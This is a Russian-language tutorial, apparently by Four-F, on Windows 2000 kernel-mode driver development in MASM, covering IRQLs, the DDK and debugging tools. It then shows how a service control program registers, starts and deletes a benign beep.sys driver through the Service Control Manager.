Прерывание - неотъемлемая часть любой операционной системы. Прерывание требует обработки, поэтому выполнение текущего кода прекращается и управление передается обработчику прерывания. Существуют как аппаратные, так и программные прерывания. Прерывания обслуживаются в соответствии с их приоритетом. Windows 2000 использует схему приоритетов прерываний, известную под названием уровни запросов прерываний (interrupt request levels, IRQL). Всего существует 32 уровня, с 0 (passive), имеющего самый низкий приоритет, по 31 (high), имеющего соответственно самый высокий. Причем, прерывания с IRQL=0 (passive) по IRQL=2 (DPC\dispatch) являются программными, а прерывания с IRQL=3 (device 1) по IRQL=31 (high) являются аппаратными. Не путайте уровни приоритета прерываний с уровнями приоритетов потоков - это совсем разные вещи. Прерывание с уровнем IRQL=0, строго говоря, прерыванием не является, т.к. оно не может прервать работу никакого кода (ведь для этого этот код должен выполняться на еще более низком уровне прерывания, а такого уровня нет). На этом IRQL выполняются потоки пользовательского режима. И код наших драйверов тоже будет выполняться на этом IRQL. Это отнюдь не означает, что код любого драйвера всегда выполняется на уровне "passive". Просто мы не будем обрабатывать ни программные, ни тем более аппаратные прерывания. А отсюда следуют, по крайней мере, два очень важных вывода.

Первый: работа наших драйверов может быть в любой момент прервана, для обработки прерывания с более высоким приоритетом (например, от таймера, когда планировщик посчитает, что наш поток и так уже достаточно долго имеет процессор, и пора ему отдохнуть). Поэтому, в этом смысле, код наших драйверов является прерываемым и вытесняемым (процессор отдается другому потоку), точно также как и код любого пользовательского потока. Существуют функции ядра позволяющие узнать текущий уровень прерывания, а также повысить или понизить его.

Второй важный момент: на уровне прерывания passive можно вызывать любые функции ядра (в DDK в описании каждой функции обязательно указано, на каком уровне прерывания ее можно вызывать), а также обращаться к страницам памяти сброшенным в файл подкачки. На более высоких уровнях прерывания (DPC/dispath и выше), попытка обращения к странице отсутствующей в физической памяти приводит к краху системы, т.к. диспетчер памяти (Memory Manager) не может обработать ошибку страницы.

"Голубой экран смерти"

Думаю каждый, хотя бы один раз, видел волнующую картину под названием "голубой экран смерти" (Blue Screen Of Death, BSOD). Наверное, нет необходимости объяснять, что это такое и почему возникает. Важно здесь то, что взявшись за разработку драйверов режима ядра, приготовьтесь к тому, что BSOD дастаточно часто будет появляться на экране вашего монитора.

В третьем кольце все было просто: набросал примерный код, расставил int3 где надо, запустил и... в отладчике уже разбираешься что к чему. Если что-то не так - прибил, исправил ошибки,

перекомпилировал... и так далее, до тех пор пока код не заработает как надо. При программировании драйверов об этой технике можно забыть. Тут "сапер" ошибается один раз. Одно неверное движение... и можно откинуться на спинку кресла и минутку расслабиться.

Для того чтобы видеть BSOD как можно реже следует придерживаться одного очень простого правила: "Семь раз отмерь - один отрежь"... в смысле "Семь раз проверь - один запусти". Это конечно просто сказать, но значительно труднее сделать. Но как правило, учитывая то, что структура драйверов, которые вы будете писать (после прочтения этих статей), относительно проста, можно разобраться с ошибками и до появления BSOD. Если же он упорно появляется перед вашими глазами, и вы никак не можете понять причину, возможным способом прояснить ситуацию является анализ аварийного дампа (crash dump). О том, что это такое, как его сделать и анализировать можно почитать в статье Марка Руссиновича "Анализ аварийных дампов памяти" http://www.osp.ru/win2000/2001/03/025.htm. Дело это (анализ) очень непростое, но думаю, что до этого не дойдет.

Теоретик из меня хреновый, так что все вышесказанное вы можете рассматривать как очень базовые сведения о тех принципах, которые совершенно необходимо понимать. Нельзя приступать к разработке драйверов режима ядра не имея понятия о том, что такое контекст потока, уровни прерываний и приоритеты потоков, режим ядра/пользователя и т.д. и т.п. Чувствуете себе неуверенно в каком-то вопросе - список литературы внизу.

Теперь осветим кое-какие более практические вещи (совсем практическими они станут в следующих статьях), а именно, что нам понадобится, чтобы всю эту теорию превратить в практику.

Driver Development Kit

Первое это конечно Комплект разработки драйверов устройств (Windows 2000 Driver Development Kit, 2KDDK), который можно свободно скачать с сайта Microsoft (во всяком случе я сливал его совершенно безвозмездно отсюда: http://www.microsoft.com/ddk/). В этот пакет входит документация, которая является богатым источником информации о внутренних структурах данных и внутрисистемных функциях используемых драйверами устройств.

Помимо документации в DDK входит набор библиотечных файлов (*.lib), которые будут совершенно необходимы при компоновке. В DDK входит два комплекта этих файлов: для окончательной версии Windows (называемой свободным выпуском (free build)); и для отладочной (называемой проверочным выпуском (checked build)). Находятся эти файлы в каталогах %ddk%\libfre\i386 и %ddk%\libchk\i386 соответственно. Отладочная версия отличается более строгой проверкой ошибок. Использовать нужно файлы соответствующие вашей версии системы поместив их в каталог \masm32\lib\w2k.

Включаемые файлы

Также нам понадобятся включаемые (*.inc) файлы с определениями прототипов функций. Их нам (точнее мне :-)) тоже придется делать самим. Я перепробовал много разных утилит, конвертирующих *.lib -> *.inc, как входящих в пакет masm32 by hutch, так и слитых мной в разное время с бескрайних просторов Internet. Из всех что имеются у меня в наличии, только protoize.exe by f0dder справилась со своей задачей, и мне практически ничего не пришлось править руками. Эта замечательная тулза будет лежать в каталоге \tools\protoize. Сайт автора: http://f0dder.didjitalyphrozen.com/. Только вы ее там не найдете. f0dder несколько раз постил эту утилиту в конференции http://board.win32asmcommunity.net/. Инклуды будут лежать в каталоге \include\w2k. Их следует поместить в каталог \masm32\include\w2k. Для конвертации использовались *.lib для свободного выпуска Windows 2000, т. к. у меня стоит именно этот вариант (и у вас, наверняка, тоже).

Следующая проблема более серьезна. Это практически полное отсутствие включаемых файлов с определениями необходимых структур, символьных констант и макросов. Найти что-либо путное в сети вы вряд ли сможете - уж слишком экзотическое это занятие - писать драйверы режима ядра на ассемблере. Кое-что можно найти у EliCZ http://www.anticracking.sk/EliCZ/. Кое-что у Y0da http://mitglied.lycos.de/yoda2k/index.htm (частично сделаное им самим, частично взятое у того же EliCZ). Но сделано это из рук вон плохо, (при всем моем глубоком уважении к нашим словакскому и немецкому коллегам): имена членов многих структур отличаются от определенных в оригинальных заголовочных файлах из DDK; вложенные структуры и обьединения не имеют имен; хотя в оригинале они именованы. И вообще, все находится в некотором беспорядке, и при просмотре вызывает удручающее впечатление. Неплохо сделан только ntstatus.inc. Частично это объясняется тем, что EliCZ начал создавать свои инклуды еще в отсутствие у него DDK (как он сам говорит). В любом случае, я не советую вам их использовать, по крайней мере без тщательной проверки. Кое-что, в свое время, мелькало в конференции http://board.win32asmcommunity.net/, но качество тоже не особо впечатляет. Короче, единственно правильное решение в данной ситуации - делать все самим, причем вручную, т. к. какие-либо тулзы, позволяющие автоматизировать этот процесс, мне не известны. Если вы, вдруг, наткнетесь на что-то стоящее, не сочтите за труд - дайте мне знать.

Отладка драйверов

Также нам потребуется отладчик, причем, поскольку отлаживать придется код режима ядра, то и отладчик нужен соответствующий. Самым лучшим выбором будет SoftICE. Или можно воспользоваться Kernel Debugger входящим в состав DDK. Этот отладчик требует двух компьютеров - ведущего и ведомого, что не каждый может себе позволить. Марк Руссинович (Mark Russinovich, http://www.sysinternals.com/) написал утилиту LiveKd, которая позволяет использовать Kernel Debugger без подключения второго компьютера. Не знаю есть ли она на сайте (не проверял), но на диске к книжке "Внутреннее устройство Microsoft Windows 2000" имеется. Также этот отладчик чрезвычайно полезен для исследования внутреннего устройства системы, при условии что у вас установлены отладочные символы, которые можно (или было можно) свободно скачать с сайта Microsoft.

Что почитать

• Дэвид Соломон, Марк Руссинович, "Внутреннее устройство Microsoft Windows 2000", изд. "Питер", 2001.

Хотя в этой книге нет ни одной строчки исходного кода, она прежде всего для программистов.

• Свен Шрайбер, "Недокументированные возможности Windows 2000", изд. "Питер", 2002.

Сугубо практическая книга, в которой раскрыто множество тайн Windows 2000.

• Walter Oney, "Programming the Microsoft Driver Model", Microsoft Press, 1999

В этой книге упор сделан на Plag'n'Play драйверы, но это нисколько не умоляет ее достоинств, т.к. базовые принципы разработки драйверов универсальны.

• Джеффри Рихтер, "Windows для профессионалов: создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows", изд. "Питер", 2000.

Эта книжка не имеет никакого непосредственного отношения к программированию драйверов, но тоже очень интересная ;-)

Этот список ни в коем случае не претендует на полноту. Многое, особенно по английски, можно найти в Internet (кроме Шрайбера, все книги есть в электронном варианте). В отношении книг хочу сказать еще, что все они из разряда "must have". Увидите - покупайте не глядя. Все, кроме Walter'a Oney, переведены на наш "великий и могучий".

И последнее. Я не являюсь большим специалистом в области разработки драйверов, так что ошибки или неточности, как в этой, так и во всех последующих статьях, весьма вероятны. Найдете - смело тыкайте носом. Скажу спасибо.

Драйверы режима ядра: Часть 2: Службы

Автор: Four-F

Дата: 2002-11-29

"Ну вот! Начали за здравие, кончили за упокой. При чем тут службы?" - спросите вы... и будете неправы. Очень даже при чем.

Я было начал эту статью с описания простейшего драйвера, но, по ходу дела, был вынужден отвлекаться на то, чтобы объяснять, как его зарегистрировать, запустить и т.д. и т.п. Тогда я решил, что будет логичнее, сначала поведать о том, как драйверы регистрируются, запускаются… Но тут возникла похожая проблема. Мне пришлось говорить о том, к каким действиям еще не написанного драйвера, приведет тот или иной вызов диспетчера управления службами или диспетчера ввода-вывода. Тут уж ничего не поделаешь. Слишком тесно эти компоненты связаны друг с другом. Как бы там ни было, но я остановился на втором варианте: сначала я глаголю о диспетчере управления службами, потом, в следующей статье, о простейшем драйвере, затем о диспетчере ввода-вывода, и наконец, разберем полнофункциональный драйвер. Когда вы прочитаете последующие статьи, будет неплохо вернуться к предыдущим - тогда многое встанет на свои места. Так что запаситесь терпением.

Поскольку у меня нет ни малейшего желания выступать в качестве переводчика официальной документации Microsoft, по крайней мере безвозмездно, то информацию о функциях, которыми мы будем пользоваться, принимаемых ими параметрах и их значениях, я буду давать лишь в объеме, необходимом для реализации наших целей. За подробностями обращайтесь к MSDN, API Reference и DDK.

Службы

Службы (Services)- это процессы пользовательского режима, для запуска и функционирования которых регистрация интерактивного пользователя в системе не требуется. И поэтому, подавляющее большинство служб не имеют пользовательского интерфейса. Это единственная категория пользовательских приложений, которые могут работать в таком режиме. Службы используются, например, для реализации серверов. Они могут запускаться, как при загрузке операционной системы, так и после нее. И в этом смысле драйверы, действительно, очень похожи на службы.

Кстати сказать, это понятие часто переводят и как "сервис" (если это можно назвать переводом), но я буду употреблять именно слово "служба", т.к. являюсь противником привнесения в наш "великий и могучий" всякого заморского мусора - менеджер вместо управляющий, офис вместо контора и т.п.

Термином "служба" обозначаются не только собственно службы, но и драйверы устройств. Microsoft свалила, зачем-то в одну кучу службы, выполняющиеся в режиме пользователя, и драйверы устройств, работающие в режиме ядра. В связи с этим дальнейшее повествование может показаться несколько запутанным, т.к. я буду говорить то "драйвер", то "служба". Но, в контексте этой статьи, можно считать эти два слова синонимами. Там, где необходимо отделить эти два понятия друг от друга, я буду делать явную оговорку.

Также имейте в виду, что документация, описывающая функции управления службами, порой, весьма неоднозначна. Нас в этой неразберихе выручает то обстоятельство, что нам потребуется всего несколько функций. Причем, набор передаваемых им параметров, будет практически один и тот же. Достаточно написать прототип программы управления, и тупо использовать его для управления всеми драйверами, внося в код лишь микроскопические изменения.

Для запуска и управления драйвером необходимы три компонента:

• Диспетчер управления службами (Service Control Manager, SCM). Именно благодаря ему мы будем иметь возможность легко и просто загружать наши драйверы;
• Программа управления службой (Service Control Program, SCP). Работает в тесной связке с SCM;
• Собственно сам драйвер.

Как я уже сказал, драйвер мы рассмотрим в следующий раз, а сейчас остановимся на первых двух компонентах.

Диспетчер управления службами

На конечном этапе загрузки системы, перед появлением диалога регистрации пользователя, запускается SCM (\%SystemRoot%\System32\Services.exe), который, просматривая раздел реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\, создает свою внутреннюю базу данных (ServicesActive database или SCM database). Далее SCM находит в созданной базе все драйверы устройств и службы, помеченные для автоматического запуска, и загружает их.

Чтобы получить кое-какое представление об этом, запустите редактор реестра (\%SystemRoot%\regedit.exe), откройте раздел HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ и изучите его содержимое.

Теперь запустите оснастку Администрирование > Службы (Administrative Tools > Services). Вы увидите список установленных служб (именно служб, а не драйверов).

Чтобы просмотреть список загруженных драйверов, запустите Администрирование > Управление компьютером (Administrative Tools > Computer Management) и в левом окне откройте ветвь Служебные программы > Сведения о системе > Программная среда > Драйверы (System Tools > System Information > Software Environment > Drivers).

Проанализировав содержимое этих трех окон, вы заметите, что они во многом совпадают.

Вышеупомянутый раздел реестра содержит подразделы, обозначенные внутренним именем драйвера или службы. Соответственно, каждый подраздел содержит сведения о конфигурации драйвера или службы.

Рассмотрим минимально возможный набор параметров, необходимых для запуска драйвера. Более подробно можно почитать тут: Windows 2000 DDK > Setup, Plug Play, Power Management > Design Guide > Reference > Part3: Setup > 1.0 INF File Sections and Directives > INF AddService Directive. В качестве примера, возьмем простейший драйвер режима ядра beep.sys (о нем самом мы поговорим в следующий раз). Подраздел реестра соответствующий этому драйверу и его содержимое представлен на рис 2-1.




Рис. 2-1. Подраздел реестра для драйвера beep.sys

DisplayName — - Так называемое экранное имя, отображаемое служебными приложениями на экране. Этот параметр не обязателен. При его отсутствии экранным именем считается имя подраздела.

ErrorControl — - Определяет, каким образом реагировать на ошибки. Для нас могут представлять интерес два значения:

SERVICE_ERROR_IGNORE (0) — - возвращаемый драйвером код ошибки игнорируется. Предупреждения не выводятся и не регистрируются;

SERVICE_ERROR_NORMAL (1) — - если драйвер, в ответ на команду запуска SCM, сообщает об ошибке, выводится предупреждение и ошибка регистрируется в журнале событий системы (system event log) с указанием причины сбоя.

Журнал событий системы можно просмотреть стандартными средствами Windows 2000: Администрирование > Просмотр событий (Administrative Tools > Event Viewer). Драйвер beep делает всю полезную работу на этапе инициализации (в процедуре DriverEntry), после чего возвращает код ошибки, чтобы быть удаленным из памяти, т. к. делать ему там больше нечего. Поскольку параметр ErrorControl для него равен SERVICE_ERROR_IGNORE (0), то никаких записей в журнале событий системы не производится. Зачем нам лишние логи.

ImagePath — - Путь к исполняемому файлу драйвера или службы. В отличие от служб, для драйверов не обязательно указывать значение этого параметра, но тогда файл драйвера должен находиться в каталоге \%SystemRoot%\System32\Drivers.

Start — - Указывает как нужно запускать драйвер. Нам могут оказаться полезными только два значения:

SERVICE_AUTO_START (2) — - драйвер запускается автоматически на этапе загрузки системы. Но запуск такого драйвера не обязателен для самой системы, поэтому происходит на позднем этапе загрузки;

SERVICE_DEMAND_START (3) — - драйвер запускается по требованию.

Все драйверы устройств, у которых параметр Start равен SERVICE_AUTO_START (2), автоматически запускаются диспетчером управления службами при загрузке системы. Это автоматически запускаемые службы (auto-start services). При этом запускаются и все драйверы устройств, от которых данный драйвер зависит, даже если параметр Start у них не указывает на автоматическую загрузку. (Для определения порядка своей загрузки драйверы устройств могут использовать параметры Group и Tag, а сервисы DependOnGroup и DependOnService, но нам они не понадобятся.) Есть и другие значения, указывающие на автоматический запуск, например SERVICE_BOOT_START (0). Это значение могут использовать только драйверы. В этом случае драйвер будет загружен загрузчиком операционной системы, еще до того, как будет запущен SCM, и даже диспетчер ввода-вывода (I/O Manager). Но это нам тоже не интересно. Автоматический запуск драйвера иногда называют статической загрузкой, по аналогии со статически загружаемыми VxD в Windows 9x. Это не правильно, т.к. автоматически загруженный драйвер можно выгрузить и удалить из базы данных SCM в любой момент. Драйверы, которые имеют параметр Start равным SERVICE_DEMAND_START (3), попадают в базу данных SCM, и считаются зарегистрированными (installed services). Это службы запускаемые по требованию (demand-start services). Их можно запустить в любой момент, вызвав функцию ServiceStart.

Type — - Определяет тип службы. Нас интересует только значение SERVICE_KERNEL_DRIVER (1).

В подразделе Security хранится контекст безопасности выполнения службы. По умолчанию контекст безопасности соответствует LocalSystem. Содержимое подраздела Enum используется при перечислении драйверов и устройств. Эти подразделы создаются автоматически, но нам они не интересны.

Таким образом, из рис 2-1 можно извлечь следующую информацию: драйвер режима ядра beep.sys, находящийся в каталоге C:\masm32\mProgs\Ring0\Kmd\Article2\beep и имеющий экранное имя "Nice Melody Beeper", запускается по требованию, возможные ошибки игнорируются и не

заносятся в журнал событий системы.

Что такое \??, в начале пути к файлу драйвера, я расскажу в следующих статьях.

Не следует думать, что если после загрузки системы этих записей в реестре не окажется, то все пропало. Ничего подобного. Если мы хотим запустить драйвер, сведения о котором отсутствуют в реестре, то тут нет никаких проблем. Это можно сделать и динамически, в любой момент, с помощью программы управления службой (правильнее было бы назвать ее программой управления драйвером, но такого понятия в терминологии Microsoft нет), к рассмотрению которой мы и переходим.

Программа управления службой

Как следует из самого названия, программа управления службой (далее SCP) призвана выполнять некие действия по отношению к драйверу. Делает она это под наблюдением SCM, вызывая соответствующие функции. Все они экспортируются модулем \%SystemRoot%\System32\advapi.dll (Advanced API).

Вот код простейшей SCP, которая будет управлять драйвером beep.sys. Находится в файле scp.asm.

```
.386
.model flat, stdcall
option casemap:none

;;;
```

```
                SERVICE_START + DELETE, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
                SERVICE_ERROR_IGNORE, addr acDriverPath, NULL, NULL, NULL, NULL, NULL
        .if eax != NULL
            mov hService, eax
            invoke StartService, hService, 0, NULL
            invoke DeleteService, hService
            invoke CloseServiceHandle, hService
        .else
            invoke MessageBox, NULL, $CTA0("Can't register driver."), NULL, MB_ICONSTOP
        .endif
        invoke CloseServiceHandle, hSCManager
    .else
        invoke MessageBox, NULL, $CTA0("Can't connect to Service Control Manager."), \
                           NULL, MB_ICONSTOP
    .endif

    invoke ExitProcess, 0

start endp

;;;
```

Мы устанавливаем канал связи с SCM таким образом:

```
invoke OpenSCManager, NULL, NULL, SC_MANAGER_CREATE_SERVICE
.if eax != NULL
    mov hSCManager, eax
```

Если канал связи с SCM успешно установлен, функция OpenSCManager вернет описатель (handle), предоставляющий доступ к активной базе данных SCM, который мы сохраняем в переменной hSCManager для дальнейшего использования.

Кстати, совсем забыл сказать. Чтобы убедиться на практике, что все о чем я буду говорить правда, нам потребуются права администратора. Ведь, чтобы только получить доступ к SCM для регистрации драйвера, не говоря уже обо всем остальном, естественно надо иметь некоторые привилегии. Так что будем считать, что они у нас есть.

Получив доступ к базе SCM, мы регистрируем в ней свой драйвер beep.sys, с помощью функции CreateService. Вот прототип этой функции. Выглядит пугающе, с первого взгляда, но на самом деле все довольно просто.

```
CreateService proto hSCManager:HANDLE,     lpServiceName:LPSTR,    lpDisplayName:LPSTR, \
                    dwDesiredAccess:DWORD, dwServiceType:DWORD,    dwStartType:DWORD, \
                    dwErrorControl:DWORD,  lpBinaryPathName:LPSTR, lpLoadOrderGroup:LPSTR, \
                    lpdwTagId:LPDWORD,     lpDependencies:LPSTR,   lpServiceStartName:LPSTR, \
                    lpPassword:LPSTR
```

hSCManager — - описатель базы данных SCM. Определяет в какую именно базу мы добавляем сведения о новом драйвере.

lpServiceName — - указатель на завершающуюся нулем строку, содержащую внутреннее имя. Максимальная длина строки 256 символов. Не допускаются символы "/" и "\". Соответствует имени подраздела в реестре.

lpDisplayName — - указатель на завершающуюся нулем строку, содержащую экранное имя. Максимальная длина строки 256 символов. Соответствует параметру DisplayName в реестре.

dwDesiredAccess — - тип доступа. Определяет, какие права по манипулированию вновь созданным сервисом нам будут предоставлены. Для нас могут оказаться полезными следующие значения:

SERVICE_ALL_ACCESS — - позволяет получить максимальный доступ;

SERVICE_START — - доступ на запуск драйвера вызовом функции StartService;

SERVICE_STOP — - доступ на останов драйвера вызовом функции ControlService

DELETE — - доступ на удаление сведений о драйвере из базы данных SCM вызовом функции DeleteService;

Нам потребуется выполнить всего два действия: запустить драйвер и удалить сведения о нем из базы данных SCM, а следовательно, и из реестра. Поэтому в этом параметре мы передаем комбинацию флагов SERVICE_START и DELETE. Останавливать запущенный драйвер нам не потребуется, т. к. его инициализация завершится ошибкой.

dwServiceType — - тип службы (SERVICE_KERNEL_DRIVER). Соответствует параметру Type в реестре.

dwStartType — - тип запуска (SERVICE_DEMAND_START). Соответствует параметру Start в реестре.

dwErrorControl — - степень контроля ошибок (SERVICE_ERROR_IGNORE). Соответствует параметру ErrorControl в реестре.

lpBinaryPathName — - указатель на завершающуюся нулем строку, содержащую полный путь к исполняемому файлу драйвера. Соответствует параметру ImagePath в реестре.

lpLoadOrderGroup — - указатель на завершающуюся нулем строку, содержащую имя группы, членом которой является драйвер. Если драйвер не является членом группы, то можно указать NULL или указатель на пустую строку. Пусть так и будет.

lpdwTagId — - указатель на переменную, в которую будет записано уникальное значение тэга, которое идентифицирует группу, указанную в параметре lpLoadOrderGroup. Можно указать в этом параметре NULL. Что мы и делаем.

lpDependencies — - указатель на завершающийся двумя нулями массив разделённых нулями имён драйверов или групп драйверов, которые система должна запустить до запуска этого драйвера. Если драйвер не зависит от других драйверов, то в этом параметре можно указать NULL или указатель на пустую строку. Ставим в NULL

lpServiceStartName — - указатель на завершающуюся нулем строку, которая содержит имя аккаунта, с правами которого будет запущен драйвер. Если тип службы SERVICE_KERNEL_DRIVER, то этот параметр должен содержать имя объекта драйвера, которое используется системой для загрузки. Если используется имя объекта драйвера, созданное подсистемой ввода-вывода, то этот параметр устанавливается равным NULL. Так и сделаем. А что такое имя объекта драйвера, нам еще предстоит узнать.

lpPassword — - указатель на завершающуюся нулем строку, которая содержит пароль к аккаунту, указанному в параметре lpServiceStartName. Если тип службы SERVICE_KERNEL_DRIVER, то этот параметр игнорируется. Ну и хорошо - нам меньше проблем. Раз игнорируется, то тоже передаем NULL.

Для того, чтобы с функцией CreateService совсем все стало ясно, я позволю себе подытожить.

Последние пять параметров мы сразу устанавливаем в NULL, и напрочь забываем об их существовании. Первым параметром является описатель базы данных SCM, полученный на предыдущем этапе. С четвертым параметром dwDesiredAccess, тоже, надеюсь, все ясно.

Для чего нужны остальные параметры, я думаю, вы уже догадались... Правильно. Они соответствуют параметрам в подразделе реестра, которые мы разобрали выше. Для наглядности я свел их в таблицу.

CreateService	**Реестр**
lpServiceName	Имя подраздела
lpDisplayName	DisplayName
dwServiceType	Type
dwStartType	Start
dwErrorControl	ErrorControl
lpBinaryPathName	ImagePath

Таблица 2-1. Соответствие некоторых параметров функции CreateService, ключам реестра.

Как видите, все не так уж сложно. Вернемся к исходному коду.

```
push eax
invoke GetFullPathName, $CTA0("beep.sys"), sizeof acDriverPath, addr acDriverPath, esp
pop eax

invoke CreateService, hSCManager, $CTA0("beep"), $CTA0("Nice Melody Beeper"), \
        SERVICE_START + DELETE, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
        SERVICE_ERROR_IGNORE, addr acDriverPath, NULL, NULL, NULL, NULL, NULL
.if eax != NULL
```

```
mov hService, eax
```

Вызовом тривиальной функции GetFullPathName, мы формируем строку с полным путем к файлу драйвера, состоящую из текущего каталога и имени файла драйвера, и передаем ее в функцию CreateService.

CreateService регистрирует в базе данных SCM новый драйвер, и заполняет соответствующий подраздел реестра. Посмотрев еще раз на рис. 2-1, вы увидите там результаты работы CreateService. Если вы закомментарите вызов функции DeleteService, перекомпилируете csp.asm и запустите, то можно даже будет посмотреть на этот раздел реестра вживую, на вашей машине.

Не следует думать, что воспользовавшись стандартными функциями по работе с реестром, можно достичь того же самого результата. Записи в реестр будут добавлены, но нет никакой гарантии, что они окажутся во внутренней базе SCM.

Если драйвер, который мы пытаемся зарегистрировать, уже существует, то вызов CreateService, естественно, завершится неудачей. Последующий вызов функции GetLastError вернет ERROR_SERVICE_EXISTS. Если же все ОК, то мы получим описатель вновь созданной службы, и поместим его в переменную hService. Он понадобится для дальнейших манипуляций, первой из которых будет запуск драйвера функцией StartService, прототип которой выглядит следующим образом:

```
StartService proto hService:HANDLE, dwNumServiceArgs:DWORD, lpServiceArgVectors:LPSTR
```

hService — - описатель службы. Этот описатель также можно получить с помощью функции OpenService.

dwNumServiceArgs — - количество строк-аргументов в массиве lpServiceArgVectors. Если lpServiceArgVectors равен NULL, то этот параметр может быть нулевым. Для драйверов это всегда так. И именно так у нас и будет.

lpServiceArgVectors — - указатель на массив указателей на завершающиеся нулём строки, которые будут переданы службе как аргументы. Драйверы не получают этих аргументов, поэтому мы устанавливаем этот параметр в NULL.

И запускаем драйвер таким образом:

```
invoke StartService, hService, 0, NULL
```

Функция StartService заставляет систему произвести действия, очень сильно напоминающие загрузку обыкновенной DLL. Образ файла драйвера проецируется на системное адресное пространство. При этом, возможности управлять адресом загрузки нет никакой. Да это и не нужно. *Предопределенный адрес загрузки* (preferred base address) у всех наших драйверов будет равен 10000h, что значительно ниже начала системного диапазона адресов. Пытаться установить его в какое-то другое значение не имеет смысла, т.к. система, все равно, будет загружать драйвер по случайному (для нас) адресу. Поскольку фактический адрес загрузки не совпадает с предопределенным, система производит настройку адресов пользуясь *таблицей перемещений* (relocation table), находящейся в секции .reloc файла драйвера. Затем производится *связывание* (fix-up) импорта.
Кстати, импорт в файле драйвера раскинут в секции INIT и .idata. В .idata находится таблица адресов импорта (import address table, IAT). В ней содержатся адреса функций во внешних модулях. Она нужна драйверу постоянно. А в секции INIT содержится остальная часть импорта, необходимая только на этапе загрузки (имена внешних модулей и имена импортируемых функций), после которой, память занимаемая этой секцией освобождается. Когда образ драйвера подготовлен, управление передается на *точку входа* (entry point) в драйвер, которая находится в процедуре DriverEntry (тут почти полная аналогия с DllMain в обычной DLL). Принципиальная разница, не считая уровня привилегий, в том, что код процедуры DriverEntry всегда выполняется одним из

потоков процесса System, и, естественно, в контексте этого процесса.

Вызов StartService синхронный. Это значит, что она не вернет управление до тех пор, пока не отработает процедура DriverEntry в драйвере. Если инициализация драйвера прошла успешно, DriverEntry вернет STATUS_SUCCESS, а функция StartService вернет значение отличное от нуля. И мы вновь окажемся в контексте потока вызвавшего StartService, т.е. в контексте нашей SCP.

Вызов StartService может завершиться неудачей, если база данных SCM заблокирована. Последующий вызов функции GetLastError вернет ERROR_SERVICE_DATABASE_LOCKED. Как написано в документации, в этом случае, следует подождать несколько секунд, и повторить попытку, но мы этого делать не будем, т.к. это крайне маловероятно. И вообще, нас не интересует возвращаемое функцией StartService значение, т.к. beep.sys уже проиграл свою дивную мелодию и вернул код ошибки. Так что, мы заранее знаем, что вызов StartService даст ошибку.

```
    invoke DeleteService, hService
    invoke CloseServiceHandle, hService
.endif
invoke CloseServiceHandle, hSCManager
```

Осталось привести систему в исходное состояние. Надеюсь, что впечатление от столь виртуозного исполнения на системном динамике, останется с вами навсегда ;-)

Вызовом функции DeleteService мы удаляем сведения о драйвере из базы данных SCM. Странно, но передавать описатель самой базы данных SCM в функцию DeleteService не нужно. Прототип функции DeleteService прост:

```
DeleteService proto hService:HANDLE
```

hService — - описатель службы, подлежащей удалению. Естественно нужно иметь право доступа на удаление. Мы его имеем.

На самом деле, функция DeleteService ничего ниоткуда не удаляет. Она только сообщает системе, что это можно сделать, когда наступит благоприятный момент. А он наступит тогда, когда все описатели службы будут закрыты. Т.к. мы все еще держим описатель hService открытым, то удаления не происходит. Если попытаться вызвать DeleteService повторно, то он завершится неудачей, а последующий вызов функции GetLastError вернет ERROR_SERVICE_MARKED_FOR_DELETE.

Вызовом функции CloseServiceHandle мы закрываем описатель hService. Прототип функции CloseServiceHandle также тривиален:

```
CloseServiceHandle proto hSCObject:HANDLE
```

hSCObject — - описатель SCM или службы, подлежащий закрытию.

Поскольку больше открытых описателей службы нет, то именно в этот момент система приводит базу данных SCM в исходное состояние. Второй вызов CloseServiceHandle закрывает описатель *hSCManager* самого SCM.

Макросы для определения строк

Теперь разберемся, что такое $CTA0. Это макро-функция, позволяющая определять строки. Masm обладает мощным препроцессором, возможностями которого грех не воспользоваться. Этот макрос не единственный. В файле Strings.mac (\Macros\Strings.mac) находится целая коллекция подобных макросов, на все случаи жизни. Ну... почти на все. Поскольку это не имеет непосредственного отношения к драйверам, я не буду особо растекаться мыслью по древу. В самом начале Strings.mac находятся достаточно подробные инструкции, как пользоваться макросами, правда, на английском языке. Если вы с ним не знакомы, то большое количество примеров позволит вам ухватить суть.

Я начал создавать эти макросы довольно давно. Прототипом послужили идеи Свена Шрайбера (когда то давно, и он кодил на асме, но потом пересел на c). Постепенно мои макросы обрастали разного рода усовершенствованиями, пока не приобрели достаточно законченный вид. Я до сих пор, изредка, к ним возвращаюсь и что-нибудь улучшаю (как мне кажется ;-)). Приглядитесь к ним. Они действительно очень удобны. И чтобы доказать это, я буду ими усиленно пользоваться.

